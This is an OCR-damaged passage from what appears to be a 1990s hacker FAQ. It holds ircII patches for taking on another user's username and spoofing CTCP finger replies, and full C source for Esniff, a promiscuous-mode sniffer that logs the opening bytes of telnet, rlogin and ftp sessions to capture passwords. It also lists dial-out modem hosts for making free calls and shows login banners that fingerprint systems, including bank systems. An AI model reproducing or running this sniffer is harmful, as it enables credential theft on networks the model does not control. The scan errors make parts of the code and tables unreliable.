Or just to be annoying... a /BE <nickname> alias that will assume a
person's username and IRCNAME:
alias be {
  ^on ^311 * {
   ^on 311 -*
   newuser $2 $5-
    }
  whois $0
  }
Now... in order to add this command to your ircII client, get the latest
client source (or whatever client source you are using). Cd into the
source directory and edit the file "edit.c". Make the following
changes:
Locate the line which reads:
extern void server();
Insert the following line after it:
static void newuser();
This pre-defines a new function "newuser()" that we'll add later.
Now, locate the line which reads:
      "NAMES",
                     "NAMES",
                                      funny_stuff,
                                                              Ο,
Insert the following line after it:
      "NEWUSER",
                     NULL,
                                                               Ο,
                                      newuser,
This adds a new command NEWUSER to the list of valid IRCII commands, and
tells it to call our new function newuser() to perform it.
Finally, go the bottom of the file and add the following code as our new
function "newuser()":
/*
 * newuser: the /NEWUSER command. Added by Hendrix
 *
    Parameters as follows:
       /NEWUSER <new_username> [new_IRCNAME]
         <new_username> is a new username to use and is required
         [new_IRCNAME] is a new IRCNAME string to use and is optional
    This will disconnect you from your server and reconnect using
       the new information given. You will rejoin all channels you
       are currently on and keep your current nickname.
```

```
*/
static void
              newuser(command, args)
       *command,
char
      *args;
{
      char
              *newuname;
      if (newuname = next_arg(args, &args))
            strmcpy(username, newuname, NAME_LEN);
            if (*arqs)
                   strmcpy(realname, args, REALNAME_LEN);
            say("Reconnecting to server...");
            close_server(from_server);
            if (connect_to_server(server_list[from_server].name,
                  server_list[from_server].port, primary_server) != -1)
            {
                  change_server_channels(primary_server, from_server);
                   set_window_server(-1, from_server, 1);
            }
            else
                  say("Unable to reconnect. Use /SERVER to connect.");
      }
      else
            say("You must specify a username and, optionally, an IRCNAME");
}
 -- END QUOTED TEXT --
/NEWUSER will not hide you from a CTCP query. To do that, modify ctcp.c
as shown in the following diff and set an environment variable named
CTCPFINGER with the information you would like to display when queried.
*** ctcp.old
--- ctcp.c
* * * * * * * * * * * * * * *
*** 334 ****
      char
!
               c;
--- 334 ---
                c, *fing;
!
   char
* * * * * * * * * * * * * * *
*** 350,354 ****
                if (pwd = getpwuid(uid))
!
            {
                  char
                           *tmp;
--- 350,356 ----
                if (fing = getenv("CTCPFINGER"))
!
                         send_ctcp_reply(from, ctcp->name, fing, diff, c);
!
                else if (pwd = getpwuid(uid))
!
            {
                  char
                          *tmp;
```

18. How to I change to directories with strange characters in them?

These directories are often used by people trying to hide information, most often warez (commercial software).

There are several things you can do to determine what these strange

characters are. One is to use the arguments to the ls command that cause ls to give you more information:

From the man page for ls:

- -F Causes directories to be marked with a trailing ``/'', executable files to be marked with a trailing ``\*'', and symbolic links to be marked with a trailing ``@'' symbol.
- -q Forces printing of non-graphic characters in filenames as the character ``?''.
- -b Forces printing of non-graphic characters in the \ddd notation, in octal.

Perhaps the most useful tool is to simply do an "ls -al filename" to save the directory of the remote ftp site as a file on your local machine. Then you can do a "cat -t - v - e filename" to see exactly what those bizarre little characters are.

From the man page for cat:

- -v Causes non-printing characters (with the exception of tabs, newlines, and form feeds) to be displayed. Control characters are displayed as ^X (<Ctrl>x), where X is the key pressed with the <Ctrl> key (for example, <Ctrl>m is displayed as ^M). The <Del> character (octal 0177) is printed as ^?. Non-ASCII characters (with the high bit set) are printed as M -x, where x is the character specified by the seven low order bits.
- -t Causes tabs to be printed as ^I and form feeds as ^L. This option is ignored if the -v option is not specified.
- -e Causes a ``\$'' character to be printed at the end of each line (prior to the new-line). This option is ignored if the -v option is not set.

If the directory name includes a <SPACE> or a <TAB> you will need to enclose the entire directory name in quotes. Example:

cd "..<TAB>"

On an IBM-PC, you may enter these special characters by holding down the <ALT> key and entering the decimal value of the special character on your numeric keypad. When you release the <ALT> key, the special character should appear on your screen. An ASCII chart can be very helpful.

Sometimes people will create directories with some of the standard stty control characters in them, such as ^Z (suspend) or ^C (intr). To get into those directories, you will first need to user stty to change the control character in question to another character.

From the man page for stty:

Control assignments

control-character C

Sets control-character to C, where control-character is erase, kill, intr (interrupt), quit, eof, eol, swtch

(switch), start, stop or susp.

start and stop are available as possible control characters for the control-character C assignment.

If C is preceded by a caret (^) (escaped from the shell), then the value used is the corresponding control character (for example, ^D is a <Ctrl>d; ^? is interpreted as DELETE and ^- is interpreted as undefined).

Use the stty -a command to see your current stty settings, and to determine which one is causing you problems.

19. What is ethernet sniffing?

Ethernet sniffing is listening (with software) to the raw ethernet device for packets that interest you. When your software sees a packet that fits certain criteria, it logs it to a file. The most common criteria for an interesting packet is one that contains words like "login" or "password."

Many ethernet sniffers are available, here are a few that may be on your system now:

OS	Sniffer		
~~	~~~~~		
4.3/4.4 BSD	tcpdump /	* Available via anonymous ftp	*/
FreeBSD	tcpdump /	* Available via anonymous ftp at	*/
	/	* gatekeeper.dec.com	
	/* /.0/BSD/FreeB	SD/FreeBSD-current/src/contrib/tcpdump/	*/
NetBSD	tcpdump /	* Available via anonymous ftp at	*/
	1	* gatekeeper.dec.com	
	/* /.0/1	BSD/NetBSD/NetBSD-current/src/usr.sbin/	*/
DEC Unix	tcpdump /	* Available via anonymous ftp	*/
DEC Ultrix	tcpdump /	* Available via anonymous ftp	*/
HP/UX	nettl (monitor)		
	& netfmt (display)		
	nfswatch /	* Available via anonymous ftp	*/
Linux	tcpdump /	* Available via anonymous ftp at	*/
	/	* sunsite.unc.edu	*/
	/	<pre>* /pub/Linux/system/Network/management/</pre>	*/
SGI Irix	nfswatch /	* Available via anonymous ftp	*/
	Etherman		
	tcpdump /	* Available via anonymous ftp	*/
Solaris	snoop		
	tcpdump		
SunOS	etherfind		
	nfswatch /	* Available via anonymous ftp	*/
	tcpdump /	* Available via anonymous ftp	*/
DOS	ETHLOAD /	* Available via anonymous ftp as	*/
		* ethld104.zip	*/
	The Gobbler /	* Available via anonymous ftp	*/
	LanPatrol		
	LanWatch		
Ne	tmon		
	Netwatch		
	Netzhack /	* Available via anonymous ftp at	*/
	/	* mistress.informatik.unibw-muenchen.de	*/

```
Macintosh
                Etherpeek
Here is source code for a sample ethernet sniffer:
/* Esniff.c */
#include <stdio.h>
#include <ctype.h>
#include <string.h>
#include <sys/time.h>
#include <sys/file.h>
#include <sys/stropts.h>
#include <sys/signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <net/nit if.h>
#include <net/nit_buf.h>
#include <net/if_arp.h>
#include <netinet/in.h>
#include <netinet/if_ether.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_var.h>
#include <netinet/udp_var.h>
#include <netinet/in systm.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>
#include <arpa/inet.h>
#define ERR stderr
char
        *malloc();
char
        *device,
        *ProgName,
        *LogName;
FILE
        *LOG;
int
        debug=0;
#define NIT_DEV
                     "/dev/nit"
                                /* device buffer size */
#define CHUNKSIZE
                    4096
int
        if_f = -1;
int
        Packet[CHUNKSIZE+32];
void Pexit(err,msg)
int err; char *msg;
{ perror(msg);
  exit(err); }
void Zexit(err,msg)
int err; char *msg;
{ fprintf(ERR,msg);
```

```
exit(err); }
#define IP
                  ((struct ip *)Packet)
#define IP_OFFSET (0x1FFF)
#define SZETH
                   (sizeof(struct ether_header))
#define IPLEN
                   (ntohs(ip->ip_len))
                 (ip->ip_hl)
#define IPHLEN
#define TCPOFF
                  (tcph->th_off)
#define IPS
                  (ip->ip_src)
#define IPD
                  (ip->ip dst)
#define TCPS
                  (tcph->th_sport)
#define TCPD
                   (tcph->th_dport)
#define IPeq(s,t) ((s).s_addr == (t).s_addr)
#define TCPFL(FLAGS) (tcph->th_flags & (FLAGS))
#define MAXBUFLEN (128)
time_t LastTIME = 0;
struct CREC {
    struct CREC *Next,
                *Last;
                               /* start time */
    time_t Time;
    struct in_addr SRCip,
                   DSTip;
    u_int SRCport,
                               /* src/dst ports */
           DSTport;
    u_char Data[MAXBUFLEN+2]; /* important stuff :-) */
                               /* current data length */
    u_int Length;
    u_int PKcnt;
                               /* # pkts */
    u_long LASTseq;
};
struct CREC *CLroot = NULL;
char *Symaddr(ip)
register struct in_addr ip;
{ register struct hostent *he =
     gethostbyaddr((char *)&ip.s_addr, sizeof(struct in_addr),AF_INET);
 return( (he)?(he->h_name):(inet_ntoa(ip)) );
}
char *TCPflags(flgs)
register u_char flgs;
{ static char iobuf[8];
#define SFL(P,THF,C) iobuf[P]=((flgs & THF)?C:'-')
 SFL(0,TH_FIN, 'F');
 SFL(1,TH_SYN, 'S');
 SFL(2,TH_RST, 'R');
 SFL(3,TH_PUSH,'P');
 SFL(4,TH_ACK, 'A');
 SFL(5,TH_URG, 'U');
 iobuf[6]=0;
 return(iobuf);
}
char *SERVp(port)
register u_int port;
```

```
{ static char buf[10];
  register char *p;
   switch(port) {
     case IPPORT_LOGINSERVER: p="rlogin"; break;
     case IPPORT_TELNET: p="telnet"; break;
                             p="smtp"; break;
     case IPPORT_SMTP:
     case IPPORT_FTP:
                              p="ftp"; break;
     default: sprintf(buf,"%u",port); p=buf; break;
   }
  return(p);
}
char *Ptm(t)
register time_t *t;
{ register char *p = ctime(t);
 p[strlen(p)-6]=0; /* strip " YYYY\n" */
 return(p);
}
char *NOWtm()
{ time_t tm;
  time(&tm);
 return( Ptm(&tm) );
}
#define MAX(a,b) (((a)>(b))?(a):(b))
#define MIN(a,b) (((a)<(b))?(a):(b))</pre>
/* add an item */
#define ADD NODE(SIP,DIP,SPORT,DPORT,DATA,LEN) { \
  register struct CREC *CLtmp = \
        (struct CREC *)malloc(sizeof(struct CREC)); \
 time( &(CLtmp->Time) ); \
  CLtmp->SRCip.s_addr = SIP.s_addr; \
  CLtmp->DSTip.s_addr = DIP.s_addr; \
 CLtmp->SRCport = SPORT; \
 CLtmp->DSTport = DPORT; \
  CLtmp->Length = MIN(LEN,MAXBUFLEN); \
 bcopy( (u_char *)DATA, (u_char *)CLtmp->Data, CLtmp->Length); \
 CLtmp->PKcnt = 1; \
 CLtmp->Next = CLroot; \
 CLtmp->Last = NULL; \
 CLroot = CLtmp; \
}
register struct CREC *GET_NODE(Sip,SP,Dip,DP)
register struct in_addr Sip,Dip;
register u_int SP,DP;
{ register struct CREC *CLr = CLroot;
  while(CLr != NULL) {
    if( (CLr->SRCport == SP) && (CLr->DSTport == DP) &&
        IPeq(CLr->SRCip,Sip) && IPeq(CLr->DSTip,Dip) )
            break;
    CLr = CLr->Next;
  }
  return(CLr);
}
```

```
#define ADDDATA_NODE(CL,DATA,LEN) { \
 bcopy((u_char *)DATA, (u_char *)&CL->Data[CL->Length],LEN); \
 CL->Length += LEN; \
}
#define PR_DATA(dp,ln) {
 register u_char lastc=0; \
  while(ln-- >0) { \setminus
     if(*dp < 32) { \
        switch(*dp) { \
            case '\0': if((lastc=='\r') || (lastc=='\n') || lastc=='\0') \
                        break; \
            case '\r': \
            case '\n': fprintf(LOG,"\n
                                          : "); \
                        break; \
            default : fprintf(LOG, "^%c", (*dp + 64)); \
                        break; \
        } \
     } else { \
        if(isprint(*dp)) fputc(*dp,LOG); \
        else fprintf(LOG,"(%d)",*dp); \
     } \
     lastc = *dp++; \setminus
  } \
  fflush(LOG); \
}
void END_NODE(CLe,d,dl,msg)
register struct CREC *CLe;
register u_char *d;
register int dl;
register char *msg;
{
   fprintf(LOG,"\n-- TCP/IP LOG -- TM: %s --\n", Ptm(&CLe->Time));
   fprintf(LOG, " PATH: %s(%s) =>", Symaddr(CLe->SRCip),SERVp(CLe->SRCport));
   fprintf(LOG, " %s(%s)\n", Symaddr(CLe->DSTip),SERVp(CLe->DSTport));
   fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n",
                        NOWtm(),CLe->PKcnt,(CLe->Length+dl),msg);
   fprintf(LOG, " DATA: ");
    { register u_int i = CLe->Length;
      register u_char *p = CLe->Data;
      PR DATA(p,i);
      PR DATA(d,dl);
    }
   fprintf(LOG, "\n-- \n");
   fflush(LOG);
   if(CLe->Next != NULL)
   CLe->Next->Last = CLe->Last;
   if(CLe->Last != NULL)
   CLe->Last->Next = CLe->Next;
   else
    CLroot = CLe->Next;
   free(CLe);
}
/* 30 mins (x 60 seconds) */
#define IDLE_TIMEOUT 1800
#define IDLE_NODE() { \
```

```
time_t tm; \
  time(&tm); \
  if(LastTIME<tm) { \
     register struct CREC *CLe,*CLt = CLroot; \
     LastTIME=(tm+IDLE_TIMEOUT); tm-=IDLE_TIMEOUT; \
     while(CLe=CLt) { \
       CLt=CLe->Next; \
       if(CLe->Time <tm) \
           END_NODE(CLe,(u_char *)NULL,0,"IDLE TIMEOUT"); \
    } \
  } \
}
void filter(cp, pktlen)
register char *cp;
register u_int pktlen;
{
register struct ip
                        *ip;
 register struct tcphdr *tcph;
 { register u short EtherType=ntohs(((struct ether header *)cp)->ether type);
   if(EtherType < 0x600) {
     EtherType = *(u_short *)(cp + SZETH + 6);
     cp+=8; pktlen-=8;
   }
   if(EtherType != ETHERTYPE_IP) /* chuk it if its not IP */
      return;
 }
    /* ugh, gotta do an alignment :-( */
 bcopy(cp + SZETH, (char *)Packet,(int)(pktlen - SZETH));
 ip = (struct ip *)Packet;
 if( ip->ip_p != IPPROTO_TCP) /* chuk non tcp pkts */
   return;
 tcph = (struct tcphdr *)(Packet + IPHLEN);
 if(!( (TCPD == IPPORT_TELNET) ||
       (TCPD == IPPORT LOGINSERVER) ||
       (TCPD == IPPORT FTP)
   )) return;
 { register struct CREC *CLm;
   register int length = ((IPLEN - (IPHLEN * 4)) - (TCPOFF * 4));
   register u_char *p = (u_char *)Packet;
  p += ((IPHLEN * 4) + (TCPOFF * 4));
 if(debug) {
  fprintf(LOG,"PKT: (%s %04X) ", TCPflags(tcph->th_flags),length);
  fprintf(LOG, "%s[%s] => ", inet_ntoa(IPS), SERVp(TCPS));
  fprintf(LOG,"%s[%s]\n", inet_ntoa(IPD),SERVp(TCPD));
 }
   if( CLm = GET_NODE(IPS, TCPS, IPD, TCPD) ) {
      CLm->PKcnt++;
```

```
if(length>0)
        if( (CLm->Length + length) < MAXBUFLEN ) {
          ADDDATA_NODE( CLm, p,length);
        } else {
          END_NODE( CLm, p,length, "DATA LIMIT");
        }
      if(TCPFL(TH_FIN|TH_RST)) {
          END_NODE( CLm, (u_char *)NULL,0,TCPFL(TH_FIN)?"TH_FIN":"TH_RST" );
      }
   } else {
      if(TCPFL(TH_SYN)) {
         ADD_NODE(IPS,IPD,TCPS,TCPD,p,length);
      }
   }
  IDLE NODE();
 }
}
/* signal handler
*/
void death()
{ register struct CREC *CLe;
   while(CLe=CLroot)
        END_NODE( CLe, (u_char *)NULL,0, "SIGNAL");
   fprintf(LOG,"\nLog ended at => %s\n",NOWtm());
    fflush(LOG);
   if(LOG != stdout)
       fclose(LOG);
   exit(1);
}
/* opens network interface, performs ioctls and reads from it,
* passing data to filter function
*/
void do_it()
{
   int cc;
   char *buf;
   u_short sp_ts_len;
    if(!(buf=malloc(CHUNKSIZE)))
        Pexit(1,"Eth: malloc");
/* this /dev/nit initialization code pinched from etherfind */
  {
   struct strioctl si;
   struct ifreq ifr;
   struct timeval timeout;
   u_int chunksize = CHUNKSIZE;
   u_long if_flags = NI_PROMISC;
```

```
if((if_fd = open(NIT_DEV, O_RDONLY)) < 0)</pre>
        Pexit(1,"Eth: nit open");
   if(ioctl(if_fd, I_SRDOPT, (char *)RMSGD) < 0)</pre>
        Pexit(1,"Eth: ioctl (I_SRDOPT)");
   si.ic timout = INFTIM;
   if(ioctl(if_fd, I_PUSH, "nbuf") < 0)</pre>
        Pexit(1,"Eth: ioctl (I PUSH \"nbuf\")");
   timeout.tv_sec = 1;
   timeout.tv_usec = 0;
   si.ic_cmd = NIOCSTIME;
   si.ic_len = sizeof(timeout);
   si.ic_dp = (char *)&timeout;
   if(ioctl(if_fd, I_STR, (char *)&si) < 0)</pre>
        Pexit(1,"Eth: ioctl (I_STR: NIOCSTIME)");
   si.ic cmd = NIOCSCHUNK;
   si.ic len = sizeof(chunksize);
   si.ic_dp = (char *)&chunksize;
   if(ioctl(if_fd, I_STR, (char *)&si) < 0)</pre>
        Pexit(1,"Eth: ioctl (I_STR: NIOCSCHUNK)");
   strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
   ifr.ifr_name[sizeof(ifr.ifr_name) - 1] = '\0';
   si.ic_cmd = NIOCBIND;
   si.ic_len = sizeof(ifr);
   si.ic_dp = (char *)𝔦
   if(ioctl(if_fd, I_STR, (char *)&si) < 0)</pre>
        Pexit(1,"Eth: ioctl (I STR: NIOCBIND)");
   si.ic_cmd = NIOCSFLAGS;
   si.ic_len = sizeof(if_flags);
   si.ic_dp = (char *)&if_flags;
   if(ioctl(if_fd, I_STR, (char *)&si) < 0)</pre>
        Pexit(1,"Eth: ioctl (I_STR: NIOCSFLAGS)");
   if(ioctl(if_fd, I_FLUSH, (char *)FLUSHR) < 0)</pre>
        Pexit(1,"Eth: ioctl (I FLUSH)");
 }
   while ((cc = read(if_fd, buf, CHUNKSIZE)) >= 0) {
        register char *bp = buf,
                      *bufstop = (buf + cc);
        while (bp < bufstop) {</pre>
            register char *cp = bp;
            register struct nit_bufhdr *hdrp;
            hdrp = (struct nit_bufhdr *)cp;
            cp += sizeof(struct nit_bufhdr);
            bp += hdrp->nhb_totlen;
            filter(cp, (u_long)hdrp->nhb_msglen);
        }
    }
   Pexit((-1),"Eth: read");
}
 /* Authorize your program, generate your own password and uncomment here */
```

```
/* #define AUTHPASSWD "EloiZgZejWyms" */
void getauth()
{ char *buf,*getpass(),*crypt();
  char pwd[21],prmpt[81];
    strcpy(pwd,AUTHPASSWD);
    sprintf(prmpt,"(%s)UP? ",ProgName);
    buf=getpass(prmpt);
    if(strcmp(pwd,crypt(buf,pwd)))
        exit(1);
}
    */
void main(argc, argv)
int argc;
char **argv;
{
    char
           cbuf[BUFSIZ];
    struct ifconf ifc;
    int
           s,
           ac=1,
           backg=0;
    ProgName=argv[0];
 /*
        getauth(); */
    LOG=NULL;
    device=NULL;
    while((ac<argc) && (argv[ac][0] == '-')) {</pre>
       register char ch = argv[ac++][1];
       switch(toupper(ch)) {
            case 'I': device=argv[ac++];
                       break;
            case 'F': if(!(LOG=fopen((LogName=argv[ac++]),"a")))
                          Zexit(1,"Output file cant be opened\n");
                       break;
            case 'B': backg=1;
                      break;
            case 'D': debug=1;
                       break;
            default : fprintf(ERR,
                         "Usage: %s [-b] [-d] [-i interface] [-f file]\n",
                             ProgName);
                       exit(1);
       }
    }
    if(!device) {
        if((s=socket(AF_INET, SOCK_DGRAM, 0)) < 0)</pre>
            Pexit(1,"Eth: socket");
        ifc.ifc_len = sizeof(cbuf);
        ifc.ifc_buf = cbuf;
        if(ioctl(s, SIOCGIFCONF, (char *)&ifc) < 0)</pre>
            Pexit(1,"Eth: ioctl");
        close(s);
        device = ifc.ifc_req->ifr_name;
    }
```

```
fprintf(ERR,"Using logical device %s [%s]\n",device,NIT_DEV);
    fprintf(ERR,"Output to %s.%s%s",(LOG)?LoqName:"stdout",
            (debug)?" (debug)":"",(backg)?" Backgrounding ":"\n");
    if(!LOG)
        LOG=stdout;
    signal(SIGINT, death);
    signal(SIGTERM, death);
    signal(SIGKILL,death);
    signal(SIGQUIT,death);
    if(backg && debug) {
         fprintf(ERR,"[Cannot bg with debug on]\n");
         backg=0;
    }
    if(backg) {
        register int s;
        if((s=fork())>0) {
           fprintf(ERR,"[pid %d]\n",s);
           exit(0);
        } else if(s<0)</pre>
           Pexit(1,"fork");
        if( (s=open("/dev/tty",O_RDWR))>0 ) {
                ioctl(s,TIOCNOTTY,(char *)NULL);
                close(s);
        }
    }
    fprintf(LOG,"\nLog started at => %s [pid %d]\n",NOWtm(),getpid());
    fflush(LOG);
   do_it();
20. What is an Internet Outdial?
An Internet outdial is a modem connected to the Internet than you can
use to dial out. Normal outdials will only call local numbers. A GOD
(Global OutDial) is capable of calling long distance. Outdials are an
inexpensive method of calling long distance BBS's.
21. What are some Internet Outdials?
This FAQ answer is excerpted from CoTNo #5:
                  Internet Outdial List v3.0
                   by Cavalier and DisordeR
Introduction
_____
There are several lists of Internet outdials floating around the net these
```

days. The following is a compilation of other lists, as well as v2.0 by DeadKat(CoTNo issue 2, article 4). Unlike other lists where the author

}

just ripped other people and released it, we have sat down and tested each one of these. Some of them we have gotten "Connection Refused" or it timed out while trying to connect...these have been labeled dead.

# Working Outdials as of 12/29/94

NPA	IP Address	Instructions
215	isn.upenn.edu	modem
217	dialout.cecer.army.mil	atdt x,xxXXXXXX
218	modem.d.umn.edu	atdt9,xxxXXXX
303	yuma.acns.colostate.edu 3020	
412	myriad.pc.cc.cmu.edu 2600	Press D at the prompt
412	gate.cis.pitt.edu	tn3270, connect dialout.pitt.edu, atdtxxxXXXX
413	dialout2400.smith.edu	Ctrl } gets ENTER NUMBER: xxxxxxx
502	outdial.louisville.edu	
502	uknet.uky.edu	connect kecnet @ dial: "outdial2400 or out"
602	acssdial.inre.asu.edu	<pre>atdt8,,,,,[x][yyy]xxxyyyy</pre>
614	ns2400.acs.ohio-state.edu	
614	ns9600.acs.ohio-state.edu	
713	128.249.27.153	atdt x,xxXXXXX
714	modem.nts.uci.edu	atdt[area]0[phone]
804	ublan.virginia.edu	connect hayes, 9,,xxx-xxxx
804	ublan2.acc.virginia.edu	connect telnet connect hayes

# Need Password

#### \_\_\_\_\_

206	rexair.cac.washington.edu	This is an unbroken password
303	yuma.ACNS.ColoState.EDU	login: modem
404	128.140.1.239	.modem8 CR
415	annex132-1.EECS.Berkeley.EDU	"dial1" or "dial2" or "dialer1"
514	cartier.CC.UMontreal.CA	externe,9+number
703	wal-3000.cns.vt.edu	dial2400 -aa

## Dead/No Connect

-----

201	idsnet	
202	modem.aidt.edu	
204	dial.cc.umanitoba.ca	
204	umnet.cc.manitoba.ca	"dial12" or "dial24"
206	dialout24.cac.washington.edu	
207	modem-o.caps.maine.edu	
212	B719-7e.NYU.EDU	dial3/dial12/dial24
212	B719-7f.NYU.EDU	dial3/dial12/dial24
212	DIALOUT-1.NYU.EDU	dial3/dial12/dial24
212	FREE-138-229.NYU.EDU	dial3/dial12/dial24
212	UP19-4b.NYU.EDU	dial3/dial12/dial24
215	wiseowl.ocis.temple.edu	"atz" "atdt 9xxxyyyy"
218	aa28.d.umn.edu	"cli" "rlogin modem"
		at "login:" type "modem"
218	modem.d.umn.edu	Hayes 9,XXX-XXXX
301	dial9600.umd.edu	
305	alcat.library.nova.edu	
305	office.cis.ufl.edu	
307	modem.uwyo.edu	Hayes 0,XXX-XXXX
313	35.1.1.6	dial2400-aa or dial1200-aa
		or dialout
402	dialin.creighton.edu	
402	modem.criegthon.edu	
404	broadband.cc.emory.edu	".modem8" or ".dialout"
408	dialout.scu.edu	
408	dialout1200.scu.edu	
408	dialout2400.scu.edu	
408	dialout9600.scu.edu	
413	dialout.smith.edu	
414	modems.uwp.edu	
416	annex132.berkely.edu	atdt 9,,,,, xxx-xxxx
416	pacx.utcs.utoronto.ca	modem
503	dialout.uvm.edu	
513	dialout24.afit.af.mil	
513	r596adil.uc.edu	
514	pacx.CC.UMontreal.CA	externe#9 9xxx-xxxx
517	engdial.cl.msu.edu	
602	dial9600.telcom.arizona.edu	
603	dialout1200.unh.edu	
604	dial24-nc00.net.ubc.ca	
604	dial24-nc01.net.ubc.ca	
604	dial96-np65.net.ubc.ca	
604	gmodem.capcollege.bc.ca	
604	hmodem.capcollege.bc.ca	
609	128.119.131.11X (X= 1 - 4)	Hayes
609	129.119.131.11x (x = 1 to 4)	)
609	wright-modem-1.rutgers.edu	
609	wright-modem-2.rutgers.edu	
612	modem_out12e7.atk.com	
612	modem_out24n8.atk.com	
614	ns2400.ircc.ohio-state.edu	"dial"
615	dca.utk.edu	dial2400 D 99k #
615	MATHSUN23.MATH.UTK.EDU	dial 2400 d 99Kxxxxxx
616	modem.calvin.edu	
617	128.52.30.3	2400baud
617	dialout.lcs.mit.edu	

617	dialout1.princeton.edu	
617	isdn3.Princeton.EDU	
617	jadwingymkip0.Princeton.EDU	
617	lord-stanley.Princeton.EDU	
617	mpanus.Princeton.EDU	
617	mrmodem.wellesley.edu	
617	old-dialout.Princeton.EDU	
617	stagger.Princeton.EDU	
617	sunshine-02.lcs.mit.edu	
617	waddle.Princeton.EDU	
619	128.54.30.1	atdt [area][phone]
619	dialin.ucsd.edu	"dialout"
703	modem_pool.runet.edu	
703	wal-3000.cns.vt.edu	
713	128.249.27.154	"c modem96" "atdt 9xxx-xxxx"
		or "Hayes"
713	modem12.bcm.tmc.edu	
713	modem24.bcm.tmc.edu	
713	modem24.bcm.tmc.edu	
714	mdmsrv7.sdsu.edu	atdt 8xxx-xxxx
714	modem24.nts.uci.edu	
714	pub-gopher.cwis.uci.edu	
801	dswitch.byu.edu	"C Modem"
808	irmodem.ifa.hawaii.edu	
902	star.ccs.tuns.ca	"dialout"
916	129.137.33.72	dialout
		sources bound (dielout
916	cc-dnet.ucdavis.edu	connect hayes/dialout
916	engr-dnet1.engr.ucdavis.edu	UCDNET <ret> C KEYCLUB <ret></ret></ret>
???	128.119.131.11X	(1 - 4)
???	128.200.142.5	
???	128.54.30.1	nue, X to discontinue, ? for Help
???	128.6.1.41	
???	128.6.1.42	
???	129.137.33.72	
???	129.180.1.57	
???	140.112.3.2	ntu <none></none>
???	annexdial.rz.uni-duesseldorf	.de
???	dial96.ncl.ac.uk	
???	dialout.plk.af.mil	
???	ee21.ee.ncu.edu.tw	cs8005
???	im.mgt.ncu.edu.tw	guest <none></none>
???	modem.cis.uflu.edu	
???	modem.ireq.hydro.qc.ca	
???	modems.csuohio.edu	
???	sparc20.ncu.edu.tw	u349633
???	sun2cc.nccu.edu.tw	?
	ts-modem.une.oz.au	:
???		anost (Toros)
???	twncu865.ncu.edu.tw	guest <none></none>
???	vtnet1.cns.ut.edu	"CALL" or "call"

# Conclusion

-----

If you find any of the outdials to have gone dead, changed commands, or require password, please let us know so we can keep this list as accurate as possible. If you would like to add to the list, feel free to mail us and it will be included in future versions of this list, with your name beside it. Have fun...

[Editors note: Updates have been made to this document after

the original publication] 22. What is this system? AIX ~~~ IBM AIX Version 3 for RISC System/6000 (C) Copyrights by IBM and by others 1982, 1990. login: [You will know an AIX system because it is the only Unix system that] [clears the screen and issues a login prompt near the bottom of the] [screen] AS/400 ~~~~~ UserID? Password? Once in, type GO MAIN CDC Cyber ~~~~~~~ WELCOME TO THE NOS SOFTWARE SYSTEM. COPYRIGHT CONTROL DATA 1978, 1987. 88/02/16. 02.36.53. N265100 CSUS CYBER 170-730. NOS 2.5.2-678/3. FAMILY: You would normally just hit return at the family prompt. Next prompt is: USER NAME: CISCO Router ~~~~~~~~~~~~ FIRST BANK OF TNO 95-866 TNO VirtualBank REMOTE Router - TN043R1 Console Port SN - 00000866 TN043R1> DECserver ~~~~~~~ DECserver 700-08 Communications Server V1.1 (BL44G-11A) - LAT V5.1 DPS502-DS700 (c) Copyright 1992, Digital Equipment Corporation - All Rights Reserved Please type HELP if you need assistance

Enter username> TNO Local> Hewlett Packard MPE-XL MPE XL: EXPECTED A :HELLO COMMAND. (CIERR 6057) MPE XL: EXPECTED [SESSION NAME,] USER.ACCT [,GROUP] (CIERR 1424) MPE XL: GTN ~~~ WELCOME TO CITIBANK. PLEASE SIGN ON. XXXXXXXX @ PASSWORD = @ PLEASE ENTER YOUR ID:-1-> PLEASE ENTER YOUR PASSWORD:-2-> CITICORP (CITY NAME). KEY GHELP FOR HELP. XXX.XXX PLEASE SELECT SERVICE REQUIRED.-3-> Lantronix Terminal Server Lantronix ETS16 Version V3.1/1(940623) Type HELP at the 'Local\_15> ' prompt for assistance. Login password> Meridian Mail (Northern Telecom Phone/Voice Mail System) MMM MM¤MERIDIAN MMMMM MMMMM MMMMMM MMMMMM MMM MMMMM MMM MMMMM MMMMM MMM MMM MMM MMM MININA MMM MMM MMM MIMINA MMM MMM MMMM MMM -- MMM MMM MMMMMM MMMMMM MMM MMM MMM MMM MMM МІРІІ . МММ РІІІ ... - МММ - 7 МММ MMM MMM MMM MMM MI™... MMM ™... ~~™ MMM ~~™M MMM MMM MMM ммм ммм тът тът MMM MMM

Novell ONLAN ~~~~~~~~~~ <Control-A aka smiley face>N [To access the systems it is best to own a copy of ONLAN/PC] PC-Anywhere ~~~~~~~~~ <Control-A aka smiley face>P [To access the systems it is best to own a copy of PCAnywhere Remote] PRIMOS ~~~~~ PRIMENET 19.2.7F PPOA1 <any text> ER! =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-= CONNECT Primenet V 2.3 (system) LOGIN (you) (system) User id? SAPB5 (you) Password? (system) DROWSAP (you) OK, (system) ROLM CBX II ~~~~~~~~~~ ROLM CBXII RELEASE 9004.2.34 RB295 9000D IBMH027568 BIND DATE: 7/APR/93 COPYRIGHT 1980, 1993 ROLM COMPANY. ALL RIGHTS RESERVED. ROLM IS A REGISTERED TRADEMARK AND CBX IS A TRADEMARK OF ROLM COMPANY. YOU HAVE ENTERED CPU 1 12:38:47 ON WEDNESDAY 2/15/1995 USERNAME: op PASSWORD: INVALID USERNAME-PASSWORD PAIR ROLM-OSL ~~~~~~~ MARAUDER10292 01/09/85(^G) 1 03/10/87 00:29:47 RELEASE 8003 OSL, PLEASE. ?

